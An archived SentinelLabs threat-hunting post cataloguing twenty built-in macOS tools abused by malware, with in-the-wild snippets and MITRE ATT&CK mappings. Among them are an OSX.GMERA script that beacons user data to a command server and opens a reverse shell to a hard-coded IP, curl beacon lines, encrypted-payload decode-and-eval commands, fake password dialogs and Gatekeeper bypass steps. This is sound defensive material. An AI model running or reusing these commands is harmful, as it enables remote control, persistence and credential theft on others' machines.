

20 Common Tools & Techniques Used by macOS Threat Actors & Malware - SentinelLabs

By Phil Stokes

Published: 2021-02-16 · Archived: 2026-04-02 10:36:59 UTC

In a recent two-part series of blog posts on Medium, [Nasreddine Bencherchali](#) took to exploring some of the common tools and techniques used by threat actors and malware targeting the Windows platform, with a particular focus on [LOLBins](#) or “Living off the Land binaries”. It’s such an excellent guide for threat hunting and compiling detection rules for Windows that we thought: “wouldn’t it be cool to have a similar guide for macOS malware?”

Looking back at campaigns directly targeting the macOS platform for the last several years, we have rounded up 20 of the most commonly used built-in tools (ab)used by threat actors, malware, and adware, complete with in-the-wild examples and associated MITRE behavioral indicators. We’ve also added links for each threat so that you can follow up on further details such as IoCs, hashes and researcher analyses.

chmod (/bin/chmod)

Change file modes or Access Control Lists. Generally used by malware in order to give executable permissions to an executable payload retrieved remotely from a C2.

Common Arguments

```
chmod +x
```

```
chmod -R 755
```

```
chmod 777
```

ITW Examples

[Bundlore](#)

```
chmod -R 755 /var/folders/vq/04qz73bd7zb27d3b6r7rc6zr0000gq/T/x.mykHCy73
```

[XCSSET](#)

```
chmod +x "xcassets"
```

[Shlayer](#)

```
chmod 777 /tmp/ZQEifWNV2l
```

[SearchMine.Adware](#)

```
/bin/chmod +x "${tmpFile}"
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- File and Directory Permissions Modification [T1222](#)

chown (/usr/sbin/chown)

Change file owner and group. This utility is used by malware to change the user ID and/or the group ID of the specified files. This can lock other users' out of access to the file, thus hampering removal or inspection. It may also be required in order to execute a file in certain, elevated context.

Common Arguments

```
chown -R <user[:group]>
```

ITW Examples

[OSX.Dummy](#)

```
chown root /tmp/script.sh
```

[MMInstall](#)

```
/usr/sbin/chown -R root:wheel /Applications/MyCouponsmart
```

```
/usr/sbin/chown -R root:wheel /Users/user/Applications/SecureMacUpdates
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- File and Directory Permissions Modification [T1222](#)

crontab (/usr/bin/crontab)

List, install and remove rules for the `cron` daemon. [Crontab](#) is commonly leveraged as a means to achieve persistence on macOS either in addition to or instead of installing agents and daemons via [launchctl](#). Threat actors may also enumerate existing crontabs in order to manipulate them.

Common Arguments

```
crontab -l
```

```
echo '<*/num> * * * * ' | crontab -
```

ITW Examples

[Empyre](#)

```
cmd = 'crontab -l | { cat; echo "0 * * * * %s"; } | crontab -'
```

[GravityRAT](#)

```
sudo crontab -l 2>/dev/null; echo "*/* * * * * s
```

[Pupy RAT](#)

```
cat /etc/passwd | cut -d ":" -f 1 | xargs -n1 crontab -l -u
```

[VindInstaller](#)

```
crontab -l > /tmp/file
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Persistence [TA0003](#)
- Scheduled Task/Job: Cron [T1053](#)

csrutil (/usr/bin/csrutil)

Read [System Integrity Protection](#) (SIP) status. Introduced in macOS 10.11, this utility has only one publicly documented use, which is to return the status of the System Integrity Protection tool. The [csrutil](#) tool is commonly used by malware and post-exploitation tools to determine whether certain files and directories on the system are writable or not.

Common Arguments

```
csrutil status
```

ITW Examples

[Bella](#)

```
if systemVersion.startswith("10.11") or systemVersion.startswith("10.12"):
    csrutil = subprocess.Popen(["csrutil status"], stdout=subprocess.PIPE, shell=True)
    (out, err) = csrutil.communicate()
    if "disabled" in out:
        send_msg(greenPlus + out, False)
        sipEnabled = False
```

[MacSearch](#)

```
/usr/bin/csrutil
```

[OSX.Proton.C](#)

```
csrutil status
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery [T1082](#)

curl (/usr/bin/curl)

Transfer data to or from a server without user interaction. One of the most useful tools in the malware author's toolkit, [curl](#) is used widely in threats of all kinds, from PUPs and adware to trojans, backdoors, and APT implants, in order to download payloads, exfiltrate user data, and track campaigns via unique identifiers. Monitoring for malicious use of `curl` is a must for all security teams.

Common Arguments

```
curl -k -s -L -o
```

ITW Examples

[OSX.GMERA](#)

```
req=`curl -ks "http://owpqkszz.info/link.php?${whoami}&${ip}"`
```

[Shlayer](#)

```
curl -fsL "$url" >$tmp_path
```

[Bundlore](#)

```
curl -s -L -o "${dir}/stmp.tar.gz" "${dlUrl}"
```

[OSX.Mami](#)

```
do curl -L -f -v --create-dirs -o '/Users/user/Library/Application Support/Cyclonica/Cyclonica'
```

[XCSSET](#)

```
curl --connect-timeout 10 -sk https://flixprice.com/agent/log.php
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Command and Control [TA0011](#)
- Exfiltration [TA0010](#)
- Exfiltration Over Alternative Protocol [T1048](#)

dirname (/usr/bin/dirname)

Returns the filename or directory portion of a pathname. The [dirname](#) utility and its companion utility `basename` are both used widely by threat actors as a means of constructing installation paths and locating relative assets based on the executing parent's location. Whereas `dirname` returns the full path to the parent of the current working directory, `basename` returns the name of the current working directory without the preceding path.

Common Arguments

```
dirname <path>
```

```
basename <path>
```

ITW Examples

[XCSSET](#)

```
dirname /Users/user/Library/LaunchAgents/com.apple.core.accounts.plist
```

```
sh -c basename '/Users/user/Library/Application
```

```
Scripts/com.apple.AddressBook.Shared/CoreFrameworks/com.oracle.java.sound.app'
```

[OceanLotus](#)

```
dirname /Users/user/Downloads/ALL tim nha Chi Ngoc Canada.doc
```

[MMInstall](#)

```
dirname /Applications/MyCouponsmart/MyCouponsmart
```

[Shlayer](#)

```
appDir="$(dirname "$(dirname "$currentDir"))"
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- File and Directory Discovery [T1083](#)

ioreg (/usr/sbin/ioreg)

Displays the I/O Kit registry. This Unix binary is widely used by many malware families to determine the device's unique ID (for campaign tracking), usually in the form of the machine's serial number. This may or may not be

hashed with another utility (e.g., md5) before being sent to the C2. To facilitate anti-analysis and evasion, [ioreg](#) is also used by some threat actors to determine whether the device is running in a virtual environment.

Common Arguments

```
ioreg -c IOPlatformExpertDevice -d 2 | awk -F'"' '/IOPlatformSerialNumber/{print $(NF-1)}'
```

ITW Examples

[OSX.CpuMeaner](#)

```
ioreg -rd1 -w0 -c AppleAHCIIDiskDriver | awk '/Serial Number/{gsub("\"", "", $4);print $4}'
```

[OSX.Fruitfly](#)

```
ioreg -l | grep -e 'VirtualBox' -e 'Oracle' -e 'VMware' -e 'Parallels' | wc -l
```

[OceanLotus](#)

```
ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split($0, line, "\""); printf("%s", line[4]); }'
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery [T1082](#)

kill (built-in), pkill (/usr/bin/pkill), killall (/usr/bin/killall)

These related commands are used to kill processes ([kill](#), [pkill](#)) and applications ([killall](#)). Typically, malware actors use these on macOS for evasion and anti-analysis, such as killing the Activity Monitor or the Terminal to prevent users inspecting processes.

Common Arguments

```
killall
```

```
kill -9
```

```
pkill
```

ITW Examples

[macOS.OSAMiner](#)

```
killall Terminal
```

[XCSSET](#)

```
xargs kill -9
```

[Bundlore](#)

```
pkill cfprefsd
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Impair Defenses: Disable or Modify Tools [T1562](#)

launchctl (/bin/launchctl)

Interfaces with [launchd](#). For the purposes of malware and threat actors, [launchctl](#) is a primary means of executing commands and programs, for stopping system or third-party services, and starting newly created persistence jobs installed as Launch Agents and Launch Daemons.

Common Arguments

```
launchctl load
launchctl unload
launchctl stop
launchctl start
launchctl remove
```

ITW Examples

[OSX.CoinMiner](#)

```
launchctl load /Library/LaunchDaemons/com.apple.acc.installer.v1.plist
```

[Lazarus Family](#)


```
launchctl load -w "%s/Library/LaunchAgents/%s"
```

[FinFisher/FinSpy](#)

```
/bin/launchctl load
/bin/launchctl unload
```

[OSX.Dummy](#)

```
launchctl load -w
```



Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Services: Launchctl [T1569](#)
- Scheduled Task/Job: Launchd [T1053](#)
- Create or Modify System Process: Launch Agent [T1543.001](#)
- Create or Modify System Process: Launch Daemon [T1543.004](#)

mktemp (/usr/bin/mktemp)

Make a unique filename. This useful utility is widely used by malware to make random, unique file and directory names for payloads. Despite the name, [mktemp](#) does not have to be used only in the `/tmp` directory.

Common Arguments

```
mktemp -d
```

```
mktemp -t
```

ITW Examples

[Bundlore](#)

```
tmpDir="$(mktemp -d /tmp/XXXXXXXXXXXX)
```

```
TMP_DIR=`mktemp -d -t x
```

[Shlayer](#)

```
export tmpDir="$(mktemp -d /tmp/XXXXXXXXXXXX)"
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Hide Artifacts [T1564](#)

openssl (/usr/bin/openssl)

Cryptography toolkit, [openssl](#) is used widely by attackers, often in conjunction with [base64](#), to encode and decode malware to hide it from detection.

Common Arguments

```
openssl enc -aes-256-cbc -d -A -base64 -k
```

ITW Examples

[EvilOSX](#)

```
os.popen("openssl req -newkey rsa:4096 -nodes -x509 -days 365 -subj \"%s\" -sha256 "
```

[MMInstall](#)

```
/bin/sh -c /usr/sbin/ioreg -c IOPlatformExpertDevice -d 2 | awk -F" '/IOPlatformSerialNumber/{print $(NF-1)}' | tr -d 'n'| openssl md5
```

[Shlayer](#)

```
openssl enc -aes-256-cbc -salt -md md5 -d -A -base64 -out /tmp/ZQEifWNV2l -pass "pass:0.6effariGgninthgil0.6"
```

[ZShlayer](#)

```
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:10598344576 <"$fileDir"/Resources/talon)"
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Deobfuscate/Decode Files or Information [T1140](#)

- Encrypted Channel: Asymmetric Cryptography [T1573](#)

osacompile (/usr/bin/osacompile)

Compile AppleScripts from given files or standard input into a single output script. Files may be plain text or other compiled scripts. [Osacompile](#) is useful to malware that wants to take advantage of AppleScript's [many powerful features](#) such as controlling other applications' behaviour, manipulating the GUI, faking user input and phishing for credentials.

Common Arguments

```
osacompile -x -e
```

```
osacompile -x -o
```

ITW Examples

[XCSSET](#)

```
osacompile -x -e global dFolder
```

```
osacompile -x -o /Users/user/Library/Application
```

```
Scripts/com.apple.AddressBook.Shared/CoreFrameworks/com.apple.core.okcx.app
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Obfuscated Files or Information: Compile After Delivery [T1027](#)

osascript (/usr/bin/osascript)

Executes a given AppleScript, which may be plain text or a compiled script (.scpt). Scripts can also be specified line by line using `-e` switches on the command line, a technique popular among adware and browser manipulating malware. Although AppleScripts can be executed [in other ways](#), osascript is still the [most common method](#) used by threat actors. It is also a particular favorite of various open source post-exploitation and RAT tools.

Common Arguments

```
osascript -e
```

ITW Examples

[EvilOSX](#)

```
osascript -e 'tell app "iTunes" to activate' -e 'tell app "iTunes" to display dialog "Error connecting to iTunes. Please verify your password"
```

[Pupy RAT](#)

```
cmd = 'osascript -e 'tell app "Finder" to display dialog "%s"' % args.text
```

[EggShell](#)

```
cmd_data["args"] = " -e 'tell application "Finder" to sleep'"
```

[Elite Keylogger](#)

```
/usr/bin/osascript
```



Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Command and Scripting Interpreter: AppleScript [T1059](#)

ps (/bin/ps)

Display information about running processes. The process status ([ps](#)) command is to macOS (and Linux) what Tasklist is to Windows: an adversary's primary means of understanding the device's current execution environment. Aside from simply enumerating running processes, `ps` can be used to check on a given process' start time, elapsed time, resource usage and the login name of the user who started it (among other things).

Common Arguments

```
ps ax
```

```
ps -p -o etime=
```

ITW Examples

[macOS.OSAMiner](#)

```
ps ax | grep -E '360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep | awk '{print $1}'
```

[OSX.Fruitfly](#)

```
ps -eAo pid,thcount,ppid,nice,user,command 2>/dev/null
```

[Pirrit](#)

```
if ps -ef | grep -v grep | grep -q $frm; then
```

[Bella](#)

```
check_output('ps -p %s -o etime=' % bellaPID)
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Process Discovery [T1057](#)

sw_vers (/usr/bin/sw_vers)

Print operating system version information. It is common for malware to determine the macOS version of the target machine both to discover what APIs are available so that the correct payload can be installed and to ascertain what system defences or mitigations may be in place (e.g., System Integrity Protection, User Data Protections like Full Disk Access).

Common Arguments

```
sw_vers
sw_vers -productName
sw_vers -productVersion
sw_vers -buildVersion
```

ITW Examples

[Bundlore](#)

```
/usr/bin/sw_vers -productVersion
```

[GravityRAT](#)

```
osinfo = os.popen('sw_vers -productName').read().strip() + '-' + os.popen('sw_vers -productVersion')
```

[Lazarus/NukeSped](#)

```
sw_vers -productName
sw_vers -productVersion
sw_vers -buildVersion
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery [T1082](#)

sysctl (/usr/sbin/sysctl)

Retrieve kernel state and allow apps with appropriate privileges to set kernel state. Used by malware as a means of determining whether the execution parent is within a sandbox or virtual machine. The utility can also be used to determine, among other things, the amount of installed memory on the infected device.

Common Arguments

```
sysctl -n hw.model
```

ITW Examples

[Bella](#)

```
sysctl -n machdep.cpu.brand_string; hostinfo | grep memory;
```

[EvilOSX](#)

```
model_key = run_command("sysctl -n hw.model")
```

[Genieo](#)

```
/usr/sbin/sysctl  
hw.optional.x86_64  
hw.cpu64bit_capable
```

```
aUrsbinsysctl:  
  db      "/usr/sbin/sysctl", 0      ; DATA XREF=cfstring_usr_sbin_sysctl  
aHwoptionalx866:  
  db      "hw.optional.x86_64", 0    ; DATA XREF=cfstring_hw_optional_x86_64  
aHwcpu64bitcapa:  
  db      "hw.cpu64bit_capable", 0  ; DATA XREF=cfstring_hw_cpu64bit_capable  
aHwoptionalx866_10000a322:          // aHwoptionalx866  
  db      "hw.optional.x86_64: 1", 0 ; DATA XREF=cfstring_hw_optional_x86_64__1  
aHwcpu64bitcapa_10000a338:          // aHwcpu64bitcapa  
  db      "hw.cpu64bit_capable: 1", 0 ; DATA XREF=cfstring_hw_cpu64bit_capable__1
```

[OceanLotus](#)

```
sysctl hw.model
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Virtualization/Sandbox Evasion [T1497](#)
- System Information Discovery [T1082](#)

system_profiler (/usr/sbin/system_profiler)

Reports system hardware and software configuration. This built-in utility is a command line version of the System Information.app (/Applications/Utilities/System Information.app) and is a mainstay of all types of malware, spyware, post-exploitation tools, adware, and PUPs. Because of its deep insight into the entire environment, it can be used for a variety of purposes relating to environment discovery, detection evasion and anti-analysis.

Common Arguments

```
system_profiler SPHardwareDataType
```

```
system_profiler SPUSBDataType
```

```
system_profiler SPNetworkDataType
```

ITW Examples

[Bundlore](#)

```
/usr/sbin/system_profiler -nospawn -xml SPHardwareDataType -detailLevel full
```

[Empyre](#)

```
process = subprocess.Popen("system_profiler SPHardwareDataType", stdout=subprocess.PIPE, shell=True)
```

[FinFisher/FinSpy](#)

```
system_profiler SPUSBDataType | egrep -i "Manufacturer: (parallels|vmware|virtualbox)"
```

[SearchPageInstaller](#)

```
system_profiler SPNetworkDataType | grep 'Proxy Enabled'
```

[AMC.PUA, Genieo](#)

```
/usr/sbin/system_profiler SPHardwareDataType
```

```

/* @class GNSysUtils */
+(char)isVirtEnv {
    var_8 = **__stack_chk_guard;
    var_C0 = self;
    var_C8 = _cmd;
    var_D0 = 0x0;
    var_10 = @"SPHardwareDataType";
    rax = [NSArray arrayWithObjects:&var_10 count:0x1];
    rax = [Executer runWithArgsAndIOPipes:@" /usr/sbin/system_profiler" args:rax wait:0x1];
    var_30 = @"VMware";
    var_28 = @"Oracle";
    var_20 = @"Parallels";
    var_18 = @"VirtualBox";
    var_149 = rax;
    rax = [NSArray arrayWithObjects:&var_30 count:0x4];
    var_D8 = rax;
    rax = memset(&var_120, 0x0, 0x40);
    var_178 = var_D8;
    rax = [var_D8 countByEnumeratingWithState:&var_120 objects:&var_B0 count:0x10];
    var_180 = rax;
    if (rax == 0x0) goto loc_1000a048e;
}

```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery [T1082](#)
- Virtualization/Sandbox Evasion [T1497](#)

touch (/usr/bin/touch)

The [touch](#) utility sets the modification and access times of files. If any file does not exist, it is created with default permissions. This makes the utility useful to malware in two common scenarios: for creating an empty file at a given path that is later passed data, and/or for changing the timestamp on a file as a means of evasion, also known as “timestomping”.

Common Arguments

```
touch
```

```
touch -t
```

ITW Examples

[OceanLotus](#)

```
touch -t 1401140507 /Users/user/Library/User Photos/mount_devfs
```

[Pirrit](#)

```
touch /Applications/.UpdatesMac15
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Indicator Removal on Host: Timestomp [T1070](#)

- Masquerading [T1036](#)

whoami (/usr/bin/whoami)

Display effective user id. Although this utility has been replaced by the more versatile [id](#) utility, it is still widely used by malware to retrieve the current user's name. The [whoami](#) command is effectively a synonym for `id -un`.

Common Arguments

```
whoami
```

ITW Examples

[EggShell](#)

```
echo '%@' | sudo -S whoami
```

```
whoami
```

[Lazarus](#)

```
whoami
```

[Pupy RAT](#)

```
username='whoami'
```

[OSX.GMERA](#)

```
whoami="$(remove_spec_char `whoami`)"
```

```
#!/bin/bash

function remove_spec_char(){
    echo "$1" | tr -dc '[:alnum:].\r' | tr '[:upper:]' '[:lower:]'
}

whoami="$(remove_spec_char `whoami`)"
echo "whoami - $whoami" >> /tmp/loglog
ip="$(remove_spec_char `curl -s ipecho.net/plain`)"
echo "ip - $ip" >> /tmp/loglog
req=`curl -ks "http://owpqkszz.info/link.php?${whoami}&${ip}"`
echo "req - $req" >> /tmp/loglog

plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluc20iVVRGLTgiPz4KPCFET0NUWVBFIHBSaXN0IFBVQkxJc"
echo "$plist_text" | base64 --decode > "/tmp/.com.apple.upd.plist"
echo "tmpplist - $(cat /tmp/.com.apple.upd.plist)" >> /tmp/loglog
cp "/tmp/.com.apple.upd.plist" "$HOME/Library/LaunchAgents/.com.apple.upd.plist"
echo "tmpplist - $(cat $HOME/Library/LaunchAgents/.com.apple.upd.plist)" >> /tmp/loglog
launchctl load "/tmp/.com.apple.upd.plist"
echo "launchctl - $(launchctl list | grep upd)" >> /tmp/loglog
scre=`screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212.176/25733 0>&1'`
echo "scre - $scre)" >> /tmp/loglog
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Owner/User Discovery [T1033](#)

xattr (/usr/bin/xattr)

[Display](#) and manipulate extended attributes. Used by malware and threat actors as a means to bypass [Gatekeeper](#) and [Notarization](#) checks on macOS. Incredibly, any process or user can remove the file attribute that is required for these checks to proceed without admin rights.

Common Arguments

```
xattr -d com.apple.quarantine
```

```
xattr -c
```

```
xattr -cr
```

ITW Examples

[OceanLotus](#)

```
find /Users/user -name *ALL tim nha Chi Ngoc Canada* -exec xattr -d com.apple.quarantine {} +
```

[XCSSET](#)

```
/bin/bash -c xattr -cr '/Applications/Google Chrome.app'
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Bypass or Subvert Trust Controls [T1553](#)

Conclusion

Many threat actors and malware samples use the same tools on macOS, so monitoring or searching for anomalous use of these tools can help your incident response, threat hunting and blue team efforts. For more in-depth information on macOS threat hunting, grab the free SentinelLabs [Guide to macOS Threat Hunting & Incident Response](#) ebook.

Source: <https://labs.sentinelone.com/20-common-tools-techniques-used-by-macos-threat-actors-malware/>